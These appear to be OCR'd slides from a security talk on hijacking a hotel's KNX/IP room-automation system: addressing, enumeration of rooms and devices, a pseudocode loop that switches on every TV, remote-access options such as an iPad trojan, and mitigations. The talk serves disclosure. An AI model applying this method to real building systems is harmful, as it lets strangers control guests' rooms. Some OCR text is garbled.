
Address → treq[16]

Action → treq[20]

*According to http://www.eb-systeme.de/

KNX/IP Network

- Addresses are in the format A/B/C
- Every room accessed by an IP address
- Every room has a unique KNX subnet A/B
- The last digit (C) is the appliance address, identical for each room
- If room 7773 is on subnet 1/5 and the TV adress is 30, the you need to send to addres 1/5/30


IP Network
IP Network
KNXnet/IP Router 192.178.1.4
KNXnet/IP Router 192.178.1.5
Main Line 1
Main Line 2
Line Coupler 4/1
Line Coupler 5/2
Line Coupler 5/1
Line Coupler 6/1
Line Coupler 7/1
Device 4/1/1
Device 5/2/1
Device 1.3.1 5/2/1
Device 6/1/1
Device 2.2.1 7/1/1
Device 4/1/2
Device 5/2/2
Device 1.3.2 5/2/1

KNX/IP security

This slide is intentionally left blank

Hero switches off his kindle. He understands the protocol and moves to the next step


INTERLUDE ENDS

Step 3: Get the attack ingredients

- An attacker only needs four elements
- A tool to send the KNX/IP frames
  - Code the protocol or check the internet: *eibd*
- A library of IP addresses for each KNX/IP router and corresponding room number
  - Change rooms or listen to other rooms
- A library of KNX addresses for each room and for every device in the room
  - Press each button on the iPad app
- A library of actions and action payload for each device
  - Press each button on the iPad app

Step 3: Get the attack ingredients

- Look for patterns using cutting edge technology




Step 3: Get the attack ingredients

- The KNX/IP addresses of every room were simple to guess. The KNX subnets for the rooms where simple too
- The actions and device address in each room were identical
- The DND lights and make up room light had another address space dedicated to them in each floor

Step 4: Perform the attack

```
Switching on every TV in the hotel
For each [KNX_room, IP]
   For  each [KNX_item,TV_action,TV_payload]
      KNXtunnel KNX_room/KNX_item TV_action TV_payload IP&
DONE – be happy about it
```



- Send tunnel req

Yes

IT WORKS

Yes

Yes

Killed the tunnel. Lets go to step 5

6 are TOO

Step 5: External Attack

- You said “Remotely”
- Attacker must be on the hotel network (Open)
- Several options
  - A “repeater” inside or outside the hotel: Big antenna and a bridge
  - iPad trojan: Use the iPad to connect to the internet periodically

Mitigation and Solutions

- iPad, network and KNX do not provide any security alternatives
- A possible solution is to create a tunnel between iPad and router with mutual authentication
- KNX released recently a new set of specification, but the closed nature of the protocol make it impossible to check it (for me)

Aftermath

- The hotel took the system off-line
- Security researchers, leaders in the automation market and members of the hotel industry need to start conversations to provide guest with reasonable protection standards while enjoying home automation

HARD HACK II

- Guess where it will be located? Hint: The director like the Die Hard series